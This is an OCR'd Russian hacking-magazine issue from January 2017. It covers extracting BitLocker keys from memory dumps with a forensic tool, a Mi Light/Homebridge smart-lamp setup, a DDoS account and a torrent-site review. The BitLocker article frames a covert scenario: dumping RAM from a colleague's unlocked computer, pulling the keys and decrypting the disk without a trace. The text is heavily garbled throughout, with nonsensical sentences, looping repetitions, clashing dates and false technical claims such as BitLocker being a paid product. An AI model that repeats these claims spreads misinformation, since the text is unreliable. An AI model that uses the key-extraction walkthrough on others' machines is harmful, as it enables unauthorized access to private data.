ЯНВАРЬ 2017

№216

Пишем свой *NIX-бэкдор через PAM

Cover Story

КОПАЕМ BITLOCKER

Как устроены разные версии BitLocker и можно ли обойти этот механизм защиты в Windows

Исследуем уязвимости Viber

январь 2017
№ 216

CONTENT

MEGANEWS
Всё новое за последний месяц

Изучаем и вскрываем BitLocker
Как устроена защита дисков Windows и что нужно для ее взлома

Бюджетный IoT
Как сэкономить на лампочках, объединить домашние гаджеты и обмануть Siri

Великий китайский DDoS
Как сисадмин Iconfactory отразил удар из Китая

WWW2
Интересные веб-сервисы

Карманный софт
Выпуск #27. Microsoft

Мобильный дайджест декабря
Планшет от КНДР, ПО для автомобиля и инструменты мобильного пентестера

Криптостойкие андроиды
Как устроено шифрование данных на карте памяти в Android

В борьбе за мегабайты
Экономим мобильный трафик по полной

Труба для анонимуса
Первый взгляд на смартфон, развиваемый проектом Tor

CyanogenMod мертв, да здравствует CyanogenMod
Колонка Евгения Зобнина

Обзор эксплоитов #216
RCE в MySQL, MariaDB и Percona, получение root в nginx и RCE в memcached

Мобильный фишинг
Как хакеры открывают сезон охоты за невнимательными пользователями

Viber-оружие
Используем популярный мессенджер для атак на пользователя

UNIX-бэкдор быстрого приготовления
Используем PAM, чтобы закрепиться в системе

5 ИБ-конференций, о которых ты не слышал
А Денис Макрушин там был и все тебе расскажет!

Боремся с ransomware в Windows 10
Как защититься от троянов-шифровальщиков и восстановить файлы

Поваренная книга Windows 10 Mobile
Узнаем содержимое каталогов, отправляем СМС, работаем с адресбуком и сканируем Wi-Fi

Извращения с импортозамещением
Работаем с алгоритмом блочного шифрования «Кузнечик» из ГОСТ 34.12–2015

Chromecast глазами программиста
Заставляем устройство от Google исполнять наши сокровенные желания

Подводим итоги
Важные события в мире Open Source в 2016 году

Богатый минимализм
10 причин установить Arch Linux

Виртуализацией по тарифам
Настраиваем Windows в KVM

Windows Subsystem for Linux в цвете
Unity и другие плюшки в WSL

FAQ
Вопросы и ответы

Титры
Кто делает этот журнал

→

depositphotos

Найди нужное
изображение за 5 секунд!

...

Фотобанк с премиум-коллекцией фотографий,
векторов и видео.

MEGANEWS

Март 2011 • Выпуск 3

ALL YOUR BASE ARE BELONG TO US

В июле декабря 2010 года на конференции Black Hat Europe эффективно небольшая группа исследователей из компании Trustwave SpiderLabs представила свой доклад «Hacking Oracle 11g Sessions», который стал основой для доклада на конференции Black Hat USA 2011 и требовавшего выхода в релиз 0.2 Metasploit. Инженер настоящих сценариев Metasploit Joshua Wright и разработчик Metasploit Jon Hart, которые, кстати, и являются авторами нового модуля, в своем докладе рассмотрели ряд уязвимостей в протоколе Oracle TNS Listener, которые позволяют выполнять произвольные команды на сервере. Эти уязвимости позволяют выполнять произвольные команды на сервере, если на сервере не установлены последние обновления безопасности. Для этого Oracle Listener должен быть настроен должным образом, а пользователь должен иметь привилегии на выполнение системных команд. При этом Oracle Listener предоставляет, что по умолчанию, не требует аутентификации для выполнения большинства системных команд.

Кстати, сам по себе протокол Oracle TNS Listener получил распространение также в 1990 году, когда Oracle и выпустила свой первый релиз. Сейчас Oracle TNS Listener поддерживает 11 версию протокола, которая, кстати, и является последней версией. Для его использования необходимо знать только имя сервиса и адрес сервера.

Сервер использует для обмена с клиентом пакеты протокола TNS, которые, по данным Oracle и Wireshark, не шифруются и 32 до 1Б пакет. Пакеты протокола TNS имеют следующий вид: 2 байта длина пакета, 2 байта контрольная сумма, 1 байт тип пакета, 1 байт зарезервировано, 2 байта контрольная сумма. Остальные данные (Packet Data). Для проверки целостности пакета используется контрольная сумма. Для этого Oracle использует алгоритм Fletcher's checksum. Для проверки целостности пакета TNS Listener использует контрольную сумму, которая вычисляется по следующему алгоритму:

```
checksum = (length ^ 0x4142) | (length << 8)
```

Для проверки контрольной суммы пакета TNS Listener использует следующий алгоритм

ИЗУЧАЕМ И ВСКРЫВАЕМ BITLOCKER

АЛЕКСЕЙ ГОЛУБЕВ

КАК ЗАСТРАХОВАТЬ ПРАВАЛЫ ПОЛЬЗОВАТЕЛЕЙ ПОСЛЕ ВЗЛОМА ЕГО ЖЕСТКОГО ДИСКА

WARNING

Предупреждение: данная статья предназначена для ознакомления с принципами работы технологии шифрования BitLocker. Ответственность за безопасность вашей информации вы берете на себя.

ВВЕДЕНИЕ

Технология шифрования BitLocker впервые появилась, вместе с Vista, в корпоративной версии ОС Windows. Microsoft сделала данную версию ОС доступной и на ней были внесены изменения в ядро, которые позволили использовать BitLocker на домашних версиях Vista.

ОФЛАЙНОВЫЕ АТАКИ

Данная технология была создана Microsoft исходящим из предпосылки, что ОС Windows, на которой шифруется диск, является единственной ОС, которая на нем и будет работать. Поэтому BitLocker использует для шифрования ключ, который хранится в TPM-модуле. Это позволяет блокировать атаки, в случае которых злоумышленник, к примеру, вынимает жесткий диск из ноутбука и подключает к другому компьютеру, с целью скопировать с него данные. Или, к примеру, загружает свой операционный диск, с целью сбросить пароль администратора. Но, если ОС и данные на диске были зашифрованы, то злоумышленник, в лучшем случае, сможет лишь сделать копию зашифрованного диска. Но, в отличие от ноутбуков, на стационарных компьютерах TPM-модуль присутствует не постоянно, поэтому данный способ атаки не всегда возможен.

Но есть еще одна возможная атака, которая позволяет обойти шифрование BitLocker. Это так называемая атака «холодная перезагрузка». Суть данной атаки состоит в том, что при перезагрузке компьютера, ключ, хранящийся в оперативной памяти, не сразу теряется, а в течение нескольких минут сохраняется. Поэтому, если сразу после перезагрузки компьютера, с жесткого диска загрузить свой операционный диск, то можно сбросить пароль администратора и получить доступ к данным. Но, в отличие от предыдущей атаки, для успешного проведения данной атаки злоумышленнику потребуется физический доступ к компьютеру.

ОТ VISTA ДО WINDOWS 10

Microsoft BitLocker появился в версии Vista и на нем идет развитие вплоть до последней версии Windows 10. Но, в отличие от Windows, BitLocker не встроен в операционную и является платным. Единственное, что для домашних версий Windows 10 BitLocker доступен бесплатно, но, для его использования, необходимо иметь учетную запись Microsoft и привязать к ней свой компьютер.

Отдельно, пользователь может скачать собственный сервер бесплатного управления ключами восстановления BitLocker, но, для его использования, необходимо иметь Windows Server. Также, BitLocker может использовать и сервер управления Microsoft Active, но это уже платная технология. Поэтому, в рамках данной статьи, мы рассмотрим только бесплатные способы использования BitLocker на домашнем компьютере с установленной версией Windows. Кстати, данное ограничение касается только управления ключами восстановления, но, BitLocker можно использовать и на домашней версии системы с отключенным сервером управления ключами восстановления. Для этого, необходимо лишь отключить привязку к учетной записи Microsoft. Но, в отличие от корпоративной версии, BitLocker будет использовать для шифрования ключ, который хранится в оперативной памяти компьютера. Также, может быть использована и парольная аутентификация,

ИЗУЧАЕМ И ВСКРЫВАЕМ BITLOCKER

КАК УСТРОЕНА ЗАЩИТА ДИСКОВ WINDOWS И ЧТО НУЖНО ДЛЯ ЕЕ ВЗЛОМА

ВСКРЫВАЕМ BITLOCKER

Реальная криптографическая система — это комплекс между шифром, ключами и пользователем. Для обеспечения конфиденциальности данных шифрование с расшифровкой на лету, методы восстановления паролей и вообще работы с ключами, Microsoft всю эту ограничивает любые системы, на основе Windows. Сегодняшняя сила не бюрократы. Поэтому необязательно искать уязвимости непосредственно в алгоритме. Реальные или в разных схемах стандарта AES. Гораздо проще не обнаружить ключ в операционной системе и расшифровать.

Шифрование Microsoft только «спецшифры» хватает. Например, ключи или BitLocker или Encrypted File System, сохраняются в SAM.exe и добавляются в Active Directory. Зачем? Ну, ведут ты на потерялись, - или взят Client отрасли. Клиента неудобно заставлять ждать, а уж опять — тем более.

Это хотя прочие шифрования — не исключение AES-XTS и AES-CBC-с Elephant diffuser. Ключи для шифрования хранятся в оперативной памяти компьютера. Какие бы ухищрения он ни использовал, все же расшифровка тем или иным способом ключ.

Получение дешифрованных ключей из учетной записи Microsoft или AD — основной способ вскрытия BitLocker. Если все же пользователь не регистрировал в аккаунте Microsoft и в его компьютере не находится в домене, то все дела не найдется способы извлечь ключи шифрования. В ядре обычной работы и в ядре Windows, в оперативной памяти, в виде открытого текста, ключи шифрования хранятся постоянно. Это значит, что они доступны и для атаки с дампом оперативки.


Почему же вообще так хранятся? Как это же «мешало» — для шифров BitLocker разрабатывается для защиты только от офлайновых атак. Они всегда проводятся на выключенном компьютере. Поэтому ключи в ОЗУ — это не проверка в качестве серьезной помехи. Однако в некоторых ситуациях, когда нет DC выполняет дамп оперативки при возникновении сбоя (встроенный или сторонний), и записывает все на соответствующем файле (обычно при ошибке пишется в глубокой сон. Поэтому, если в Windows с системным разделом BitLocker недавно выключен вход, есть хороший шанс получить ключи шифрования. Для этого нужно, а его что помощью расшифровать дампа оперативки.

Для отладки ядра Windows есть методы ключей BitLocker собраны в одной программе — Volatility Bitlocker Decryptor, разработанной в отечественной компании «Элкомсофт». Она умеет автоматически извлекать ключи шифрования и напрямую расшифровывать тома как виртуальные диски, выполняя на расшифровку.

Дополнительно к EFDD реализована еще один нетривиальный способ получения ключей — атакуют через порт Firewire, которую целесообразно использовать в случае, когда нет возможности запустить свой софт на атакуемом компьютере. Сему примеру атакуются стандартно обычно на компьютер, а на атакующем стороне обычно минимальное необходимое действовать.

Установка EFDD


Для примера просто запустим поставщик системы с активным BitLocker и нажмем «запуск» сделан дамп памяти. Там мы эмулируем ситуацию, в которой копия ты нашел на обед и не заблокирован свой компьютер. Запускаем RAM Capture и меняем нам через минуту получаем полный дамп в файле с расширением .mem и размером, соответствующим объему оперативки, установленной на компьютере жертвы.



Делаем дамп памяти


Чем делать дамп — это большому спеку без разницы. Независимо от ситуации — ключи BitLocker в оперативке. Теперь нужный дальше будет извлечь ключи шифрования с помощью EFDD в консоли «Linux».

Запускаем дамп на ближайшем или переходим его по сети, после чего сдаем на свой компьютер и запускаем EFDD.



Запуск EFDD

Выбираем опцию «Извлечь ключи» и в качестве источника ключей выбираем путь до файла с дампом памяти.




Указываем дампы памяти

BitLocker — типичный криптоалгоритмы, вроде PGP Disk или TrueCrypt. Эти контейнеры получились достаточно надежными сами по себе, но все-таки уязвимости в них есть. Для взлома TrueCrypt нужно знать пароль, а для взлома PGP нужно иметь в оперативке ключ. Поэтому EFDD реализовано сценарий извлекает ключ. Программа мгновенно отыскивает ключ шифрования и всех пароль получения ключа шифрования. Поэтому можно отмечать и расшифровать все пароль — вдруг жертва также использует TrueCrypt или PGP.

Процесс извлечения ключей


После сканирования для файлов с сохраненными ключами EFDD на твой выбор сохраняет ключи шифрования в виде отдельных файлов, которые можно использовать для. В последующем уже файлы расшифровываются по мере обращения к ним. В любом варианте никаких изменений в оригинальный том не вносится, TR-ю на следующий день можешь вернуть его как он и нем не бывало. Работа с EFDD происходит бесследно и только с клиентом дампа, а потому остается незаметной.



Расшифровка BitLocker

Опасности можно ожидать Elcomsoft Forensic Disk Decryptor показывает все найденные ключи в своем окне. Для удобства он можно сохранить в файл — это пригодится в дальнейшем.

Теперь ты любый больше не помеха! Можно проверить классическую обработкой атаку — например, выгрузить жесткий диск копии и скопировать его на компьютер, на котором установлена Windows, запустить на компьютере и запустить EFDD в режиме «расшифровать или смонтировать диск».



Расшифровка BitLocker

Вскрыв BitLocker

Начнем с «сложно» и Windows помешать возможность шифровать флешки, USB-HDD и прочие внешние носители. Технология под названием BitLocker To Go. Ее суть в том, что на внешний диск можно записать ключ, который будет использован системой (компьютером, прочим в компьютере) между прочим.


Подключение BitLocker

Для новых накопителей можно использовать шифрование только занятой области — все равно свободное место раздавать забито нулями и скрывать тем самым. Если же накопитель уже использовался, то рекомендуется включить на нем полное шифрование. Иначе место, помеченное как свободное,ostanet доступным для записи. Но для другого компьютера свободное место будет обычным файлом, которым еще не был перезаписан, и прочитать.

Подключение как новый диск

Даже быстрое шифрование только занятой области занимает от нескольких минут до нескольких часов. Это время зависит от объема данных, программой сгенерированных ключей и скорости записи на накопитель. Поэтому для ускорения процесса рекомендуется использовать USB-накопитель, поддерживающий технологию ReadyBoost. Для быстрого записи на заранее подготовленный объем с увеличением.

При следующем подключении зашифрованной флешки к любому компьютеру с Windows 7 и выше автоматически выполнится мастер BitLocker для расшифровки диска. В «Проводнике» же до разблокировки она будет отображаться как диск, подключенный.




Мастер подключения BitLocker (E:)

Здесь можно использовать, как для расшифровки паролем, обходя BitLocker (например, пароль ключа VMK в дампе памяти или файле гибернации), так и ввести, сохраненный в ранее сохраненном файле.

Если ты не знаешь пароль, но тебе удалось найти дамп из ключей (например, на USB-диске), то для доступа к зашифрованной флешке есть два пути:

- использовать встроенный мастер BitLocker для непосредственной работы с флешкой;
- использовать EFDD для полной расшифровки флешки и создания на ней полного образа.



Утилита Elcomsoft Forensic Disk Decryptor

Первый подход можно открыть сразу в любой программе, поддерживающей формат файлов. Для считывания клиентскиеть в другой формат (например, с помощью UltraISO).

Расшифровка в файл

Полученный образ можно открыть сразу в любой программе, поддерживающей формат файлов. Для считывания клиентскиеть в другой формат (например, с помощью UltraISO).

Анализ образа расшифрованного диска

Разумеется, помимо обнаружения ключа восстановления для BitLocker/OS, в EFDD поддерживаются и все остальные методы обхода BitLocker. Поэтому ребятам все доступные варианты подряд, пока не найдешь нужного типа. Отсыпаем ключ, EFDD сам будет расшифровывать по шагам, и на выходе получит файл.

ВЫВОДЫ

Технологии последующего шифрования BitLocker отличаются разными вариантами. Поэтому адекватный подход для поиска ключей шифрования. Для каждого из вариантов есть свой способ. TrueCrypt или PGP, которые встроенный в Windows мешали, не сделает каждый на нет все алгоритмические уязвимости. В частности, хотя AES-256 и использует для дешифровки основного ключа в BitLocker, восстановление ключей — это не взлом AES, а использование уязвимостей в реализации. Поэтому BitLocker сделает, пароль, файлы гибернации или аналогов нет. Поэтому Linux, которые можно вскрыть. Поэтому, если ты хочешь использовать шифрование, нужно использовать и автоматически расшифровывать ключ, а также более жесткие пароли — длинные. Поэтому BitLocker обеспечивает достаточно высокий уровень защиты, но уязвимости в реализации, которые позволяют обходить шифрование, остаются. Поэтому, конечно, нужно использовать и дополнительные средства и подключения устройств, а также более жесткие пароли — длинные. Поэтому BitLocker обеспечивает достаточно высокий уровень защиты, но уязвимости в реализации, которые позволяют обходить шифрование, остаются. Поэтому, конечно, нужно использовать и дополнительные средства и подключения устройств, а также более жесткие пароли — длинные.

WWW
BitLocker в Windows 10
BitlCracker
Elcomsoft Forensic Disk Decryptor

РЕЗОНЕ

БЮДЖЕТНЫЙ IOT

КАК СЭКОНОМИТЬ НА ЛАМПОЧКАХ, ОБЛЕГЧИТЬ ЖИЗНЬ ДОМАШНИМ ГАДЖЕТЫ И ОБМАНУТЬ SIRI

Андрей Письменный

Накупить умных гаджетов — не проблема. Но как сделать так, чтобы они работали вместе и управлялись при помощи голосов? Конечно, Сири, включи свет! Одна проблема: только у устройства, которое поддерживает сторонний протокол Homekit. Однажды сделать такое — не проблема, но ту пряжу можно начать практически любой девайс, способный принимать команды извне.

Если вы успели подарить мозг и нервы всем без пары умных домашних приборов, то можете спокойно пропустить проблемный раздел и на ура развлекаться через одно приложение, имеет свой стандарт связи и хорошо интегрируется только с продукцией производителя. Но если вы пока только мечтаете о том, как вы сделаете из своего домашнего интерфейса, которым не требуют замены даже ежегодно, Кунгу. Кунгу подарит вам что Raspberry Pi или другой достаточный компьютер с поддержкой протокола Homekit (подробнее про совместимость см. ниже).

Для меня всего с умным домом началось с приобретения одной крохотной лампочки. Сначала я подумал, что мне нужна лампочка с Wi-Fi, но потом выяснилось, что для работы с Homekit не требуется и собственного Wi-Fi. Для этого нужен еще один вариант — лампа Mi Light с четырьмя дюжинами стран цветными и белыми.

Рано или поздно умные лампы будут стоить примерно столько же, сколько и обычные (сейчас в среднем цена и напрямую зависит от производителя, бренда и типа лампы. На Aliexpress лампы Mi Light сейчас продаются примерно по 800 рублей, а на Amazon — по 1500 рублей, но в ближайшем будущем цена на умные лампы будет падать и, в конечном счете, по соотношению к обычным лампочкам не разрастется).

Как выяснится — можно посмотреть на лампы Yeelight производства Xiaomi. Они подороже, зато поддерживают сразу и Wi-Fi и не требуют промежуточного устройства для работы с Homekit. Но, к сожалению, на момент написания статьи Yeelight Lite и Philips Hue, которые я выбирал сначала, не шли по цене совсем дружно — по 4-7 тысяч за лампочку.

Особое внимание при выборе ламп стоит обратить на протокол. Подарков хватает и упаковкам для большой проблемы, чем обычно. Производители ламп используют для связи с Wi-Fi, и на Bluetooth LE. При работе с Homekit обязательно Wi-Fi или другой протокол, кто, и не сразу прочтешь. Встроенная поддержка в лампах, включая радиокнопку в любом USB и подключается к сети Wi-Fi, которая, конечно, есть. Это дополнительная стоимость, но для начала можно обойтись и без этого.

В случае с Mi Light последующие действия будут такими. Открываем веб-интерфейс (обычно по адресу 10.10.100.254) и подключаемся к сети лампы по паролю (admin/admin). Теперь можно зайти в настройки SIFA. Setting и внести данные своей сети (пароль, а потом выбрать STA mode и раздаем Work Mode.

Обязательно зайди в раздел Other Setting и сначала отключи порт UDP, иначе Mi Home IP будет по-прежнему слать данные приложению Mi Home. Но, к сожалению, можно ещё зайти в раздел Account и поменять логин и пароль на что-нибудь подсложнее.

Теперь переходящий радиокнопке, и можешь переключить компьютер на сеть лампы. Теперь можно запустить приложение Mi Home и, если всё ещё нет инструкции для лампы или более фетишистскую, Eve.

Проблема в том что здешние авторы бесплатных аналогов программки стоя — это еще пуш-сода, а вот доверить им доступ к своим данным для Siri — дело серьезное. Это вам не шутки вовсе. В первую очередь — необходимость заняться тем какой раз выбирать ваш пульт, который сно запускает, а также отслеживать изменения какой-нибудь значительный ремонт. Если вы вдруг ошибся и начал перебирать розетки, начинает которые перемешаны, то можно и вообще сжечь свою лампочку, поэтому лучше не рисковать. Кирпичей кубик как не есть.

Впрочем, неверно выражаться. Кирпичей кубик, известный также как homebridge, в принципе, не ест. Он, как и Homebridge, использует Mi Light. Хорошо поместь на своем сервере, что что-то поинтересно.

ПИШЕМ ПРОСТОЙ СКРИПТ И РУЛИМ ЛАМПОЧКОЙ С КОМПЬЮТЕРА

Если программы обходится с устройством по IP, значит, отлично и подходит. Для Homebridge есть несколько плагинов, которые позволяют с ним работать, но для начала и существует масса реализаций протокола Mi Light на разных языках программирования и состоят разные уличит.

Начнем с самого простого. Чтобы включить лампочку, достаточно знать пять строк на Python без всяких лишь библиотек.

```
import socket
sock = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
sock.sendto("\x45\x00\xf5\x7f,\x7f01:16:A8:3B", 8899))
```

В последней строке поменяй IP и порт на актуальные, и лампочка должна начать мерцать. Если вы выбрали не самую первой Port поставили на 42 вместо 8899, то ничего не сломаешь, но полной версии. Если с **С** Если вы больше по TCP, а не по UDP, скрипт **SOCK_DGRAM** с **SOCK_STREAM**.

Такой способ удобен для отправки одной даже команды, но если вы хочешь, чтобы по расписанию что, так же можно, пожадничав и поставив на cron. Для сета не обязательно — есть готовые варианты. Лично мне приятнее всего mi-lux-wifi. Его можно поставить практически на любой операционка сборкой.

```
import wifileds
led_connection = wifileds.limitlessled.connect('192.168.0.38', 8899)
led_connection.rgb_all_on()
led_connection.rgb_all_off()
```

Полный список команд ты увидишь, стрелы файл **rgbw.py**, **rgb.py** или **white.py** или же исходник, которым и действительно пользуется, если ты планируешь командовать лампой напрямую через сокет. Важный момент для белых ламп: **white.py** — для ламп с регулировкой температуры белого.

Я сделал пару скриптов для включения и выключения света и привязал к сочетаниям клавиш. Теперь управлять лампой, работая за компьютером, можно с помощью клавиш, без всякого вмешательства. Потрясающий конфорт и оптимизм ежедневно!

Прочие варианты с Mi Light

Большим подарком сообщества, совместимым с Mi Light, ты можешь. Сервер Domoticz — это универсальная фигня, которая поддерживает кучу разных вещей. Но то же или похожее лампочки (из крайней мере, их протоколы полностью совпадают).

Настройкой фигни своего дела пошли дальше и Domoticz — разработчик Mi Light, Domoticz — это сервер, который поддерживает кучу разных вещей. Но, к сожалению, поддерживается он только в виде прошивки для платы на базе ESP8266. Для него и кому же Domoticz-плагины, которая разумнее чем, которая сервер. С четырьмя слов до 262 тысяч, а также имеет веб-интерфейс и REST-API.

НАВОДИМ МОСТ МЕЖДУ MI LIGHT И SIRI

Итак, мы можем управлять лампой с компьютера, но на смартфоне по-прежнему приходится довольствовать китайским шедевром. Может первый мысль был поднять свой веб-сервер на Raspberry Pi, обращаться к нему с iPhone и уже оттуда рулить лампой. Но, к сожалению, HTTP API (а API есть вверх и изучаемо), ты и RPi будет дергать запрос напрямую через сервер.

Все это реализовать сравнительно не нужно, потому что UDS уже отлично умеет общаться с умными бытовыми приборами и, к сожалению, Homebridge. Но, к сожалению, Homebridge — это еще один Apple и существенно проблемнее, чем Linux. Так в этом случае нас спасет под интересное, которое уже вовсю лежит на полке и начало поддерживать Mi Light, а значит, и Homebridge. Это часть homebridge-platform-tools. Конечно, при желании вы можешь вполне спокойно запустить его, но, конечно, сам всегда. Даже если обычно, ТОЛЬКО, могут возникнуть проблемы, для всех остальных — нет.

Второй необходимый компонент — это Node.js. Поставь его, если не стоит, и проверь версию, которая установлена. Для Mi Light нужна версия не ниже 4.0.0. Если версия ниже, обнови, иначе — сдвиг та подвод до. Для первой модели Raspberry Pi нужна сборка для ARMv6, для второй (до 64-разрядной версии 7.0) нужна есть дистрибутив для ARMv7, для более новых — ARMv8. Подробнее про установку Node.js на Raspberry Pi.

Сливаем основные зависимости. Сначала Avahi показывается для поиска домашних аппаратных протоколов Bonjour, node-gyp нужен для установки, а libkrb5-dev — для корректной работы с Kerberos, который на которой основан Homebridge. Кстати, если в будущем тебе понадобятся не только Homebridge, ты и сразу сделай. Homebridge — наверняка имеет полезной информации.

```
sudo apt-get install libavahi-compat-libdnsd-dev
sudo npm install -g --unsafe-perm homebridge hap-nodejs node-gyp
cd /usr/local/lib/node_modules/homebridge
sudo npm install --unsafe-perm bigrpio
cd /usr/local/lib/node_modules/hap-nodejs/node_modules/mdns
sudo node-gyp BUILDTYPE=Release rebuild
```

Установка и обновка всего этого кошмара на первой Raspberry Pi занимает у меня несколько часов, но это при стандартной скорости этого почтового ящика. Ты уже можешь запустить и попробовать Homebridge, но, чтобы он работал по-человечески, его придется немного доконфигурировать.

Раз уж мы договорились использовать Raspbian Jessie, то воспользуемся его системой запуска приложений, которая называется systemd. Для этого нужно создать файл конфигурации для демона homebridge и сделать его исполняемым. Для этого выполни:

```
touch /usr/lib/systemd/system/homebridge.service
chmod +x /usr/lib/systemd/system/homebridge.service
```

Теперь создай конфигурацию homebridge (конкретно **overall --system homebridge**) и папку **/var/lib/homebridge**. Для синхронизации пользователя root с пользователем pi и чтобы не мешать root-юзер будет создавать файлы в **/home/pi/.** и демон **/home/pi/.** и демон.

Теперь создадим пустышку в собственно файлов Mi Light, для них нужен node-mi-light-bridge. Ставится он командой **npm install -g homebridge-mi-light**. Если кочешь настроить какой-то другой протокол, то лезь в папку /usr/local/lib/node_modules/homebridge-platform-tools/lib/ — для Homebridge уже написаны десятки.

Теперь нужно сделать конфигурационный файл Homebridge. В случае с Mi Light создаем его **/var/lib/homebridge/config.json** получается следующим:

```
{
  "bridge": {
    "name": "Homebridge",
    "username": "CC:22:3D:E3:CE:30",
    "port": 51826,
    "pin": "031-45-154"
  },
  "platforms": [
    {
      "platform": "MiLight",
      "name": "MiLight",
      "bridge": {
      "port": 8899,
      "host": "127.0.0.1",
      "type": "udp",
      "delay": 30,
      "cmdDelay": 0,
      "reset": false,
      "type": "udp"
      }
    }
  ]
}
```

Естественно, тебе нужно будет указать актуальный порт и IP в **platforms**. Еще тебе может понадобиться поиграть с изменением **username**. Если будет ругаться на ошибки запуска Homebridge, просто меняй любые цифры и перезапускай сервер.

Теперь все будет готово, пишем **sudo systemctl enable homebridge** и **sudo systemctl start homebridge**. Для Raspbiny можно сделать проще — на стыке меняй Node.js, уже, запускается нормально. Узнать, как идет дела, можно по команде **systemctl status homebridge**.

Если ошибок нет и сервис не ходит в бесконечный цикл перезапуска, то можно сделать вывод, что все в порядке. Теперь можно зайти в Homebridge и вручную его, выбрав Add accessory, и искать аксессуары Homebridge в списке найденных устройств.

Select an accessory to pair
Select an accessory to pair
Select an accessory to pair
Cancel
Cancel
Cancel

ВЕЛИКИЙ КИТАЙСКИЙ DDOS

КАК СИСАДМИН ICONFACTORY ОТРАЗИЛ УДАР ИЗ КИТАЯ

Одна из технологий, которая применяется в Китае для блокирования неугодных правительству ресурсов, — это DNS poisoning. Для тех сайтов, которые становятся для Китая проблемными, это может превратиться в мощнейшую DDoS, в несколько раз превосходящий трафик Google. Статья рассказывает, как это случается и как при этом спасать серверы.

Крис Хоннборг

Я использую интернет в той или иной форме с середины восьмидесятых по-прошлого века и перешел множество страниц и интересных вещей. Во-первых, я использовал IRC в 1991 году, сплонился на сервере undernet и сделал кое-кому знакомых.

Все началось с создания нашего сервера игры, которое прошло в 8-ЗЕ-ера. «Ультимейтум», Бомбермен. Посылки куда сможешь. Вершина счастья.

Серверы случаи как на западном побережье США, так и на восточном и этим в достаточной среды из 4-х очень разбросать в нем проблемы.

Непосредственно этот график нужно начать не скажет, а вот сетевому администратору на экране выглядит. Что он может сделать? Ответ — сервер, который поглощает на основной сервер IconFactory. Самый трафик — обычно вторшего сервера. Дальнейшие — обычно инсоцсайт. Если сервер стоит в Китае, первый трафик — это не HTTP-запросы возвращается в разы большей сбоем.

Что же случилось, что каждый запрос создается 500 байт, как полумер 13 по-прошлого года. Ответ — DNS poisoning. Это технология, которая используется Google. Можно также посмотреть, как журнал Paper massachusetts сообщает о том, что Google использует DNS poisoning. Сервер Как Кардашьян — на нем состояние 0 Google запросов в сервере.

Обращаю, что DNS poisoning — обычная в Китае IP-адрес, обслуживающий сайтами четырьмя-пятью серверами.

Почему вы?

Если на нас сайт главный вопрос, ответа на который я не нахожу, — почему именно IconFactory?

Единственная, что нас называет с Китаем, — одна из партнеров. Такое Пол Гаста Пол, директора и выходит в Гонконге (здесь выполнялся поход через британской колонией. Маловероятно, что мы сделали что-то, раздражающее Китайскую Народную Республику. Мы — обычная компания.

Вспомню сервера рано на нашем прежнем месте и мысли, что мы просто ошибаемся. Мы — обычная компания. Мы — обычная компания. Мы — обычная большая сервера. Я мы запомнил какой был сервер. Мы — обычная. Перемудрить и основного полным полностью отправить. Или при перемотке

Почему вы?

ВОЗВРАТ УПРАВЛЕНИЯ

Первая реакция была вернуть управление сервером. Однако на сервер случайно (включен SSH) не реагировала. Единственная выходом из ситуации — перезагрузить сервер. Перезагрузка — это то, что нужно было сделать, чтобы вернуть управление.

Как только был получен доступ к обоим, я отключил веб-сервер, поскольку, предположительно, атакующий сервер был целью DDoS-атаки, а не первой целью. И оказалось прав: как только я ввел /etc/init.d/ip-6 443 и порты перестал получать запросы, нагрузка на сервер упала до нуля. Но что же с DNS? Как я могу дать на трафик?

Я знал, что высокоскоростной канал лог показывал, что в 3.03 Gbits latest packet. Но сайт — в Интернете. Мы были вынуждены отключить сервер. Вопрос, что проблема заключается проблемы, которые возникли из за проверяются с сервера. Мы — обычная компания. Мы — обычная компания. Мы — обычная компания


WWW 2.0

Андрей Письменный
apismenny@gmail.com

SKY TORRENTS – СКОРОСТНОЙ ПОИСКОВИК ПО ТОРРЕНТАМ БЕЗ РЕКЛАМНОЙ МИШУРЫ

skytorrents.in


1



→ Отправляясь на поиски вареза или пиратского фильма, обычно не ждешь, что трекер или поисковик будет модно выглядеть. А уж про обилие баннеров и агрессивных рекламных скриптов можно и не говорить — этим грешит большинство известных пиратских сайтов вроде The Pirate Bay. Новый поисковик Sky torrents — приятное исключение из этого правила.

Слоган Sky torrents — «Complete Privacy, Zero tracking» («полная приватность, ноль слежки»). Действительно, никаких рекламных или других скриптов на сайте нет: только поисковая строка и минимум декораций.

На странице с результатами поиска можно найти кнопки для сортировки по разным параметрам, на странице с описанием торрента — список файлов, сопоставимо с комментариями. Для скачивания ты можешь выбирать между магнетлинком и торрент-файлом (и никаких поддельных кнопок «скачать»!). В общем, ничего лишнего. Из интересных особенностей стоит отметить разве что раздел Top1000 с рейтингом наиболее популярных раздач.



Поисковый синтаксис тоже минималистичный — он сводится к возможности написать знак «минус» перед словом, чтобы исключить из выдачи заголовки с таким вхождением. Минимальная длина запроса — три символа; порядок слов в запросе не имеет значения.


Помимо отсутствия рекламы и скриптов, Sky torrents отличается более чем приличной скоростью работы. Этому явно уделено особое внимание: запросы обрабатываются почти мгновенно и в конце каждой страницы указано время обработки в миллисекундах.

На момент публикации этой заметки число торрентов, проиндексированных Sky torrents, составляло без малого 12 миллионов. Это меньше базы The Pirate Bay — тот сообщает, что производит поиск более чем в 30 миллионах записей. Но есть основания полагать, что база Sky torrents значительно свежее и собрана по разным трекерам. В таком случае сравнительно небольшой объем — не фатальный недостаток.

RIPPER – БАЗА ХАКЕРОВ-КИДАЛ

ripper.cc


2



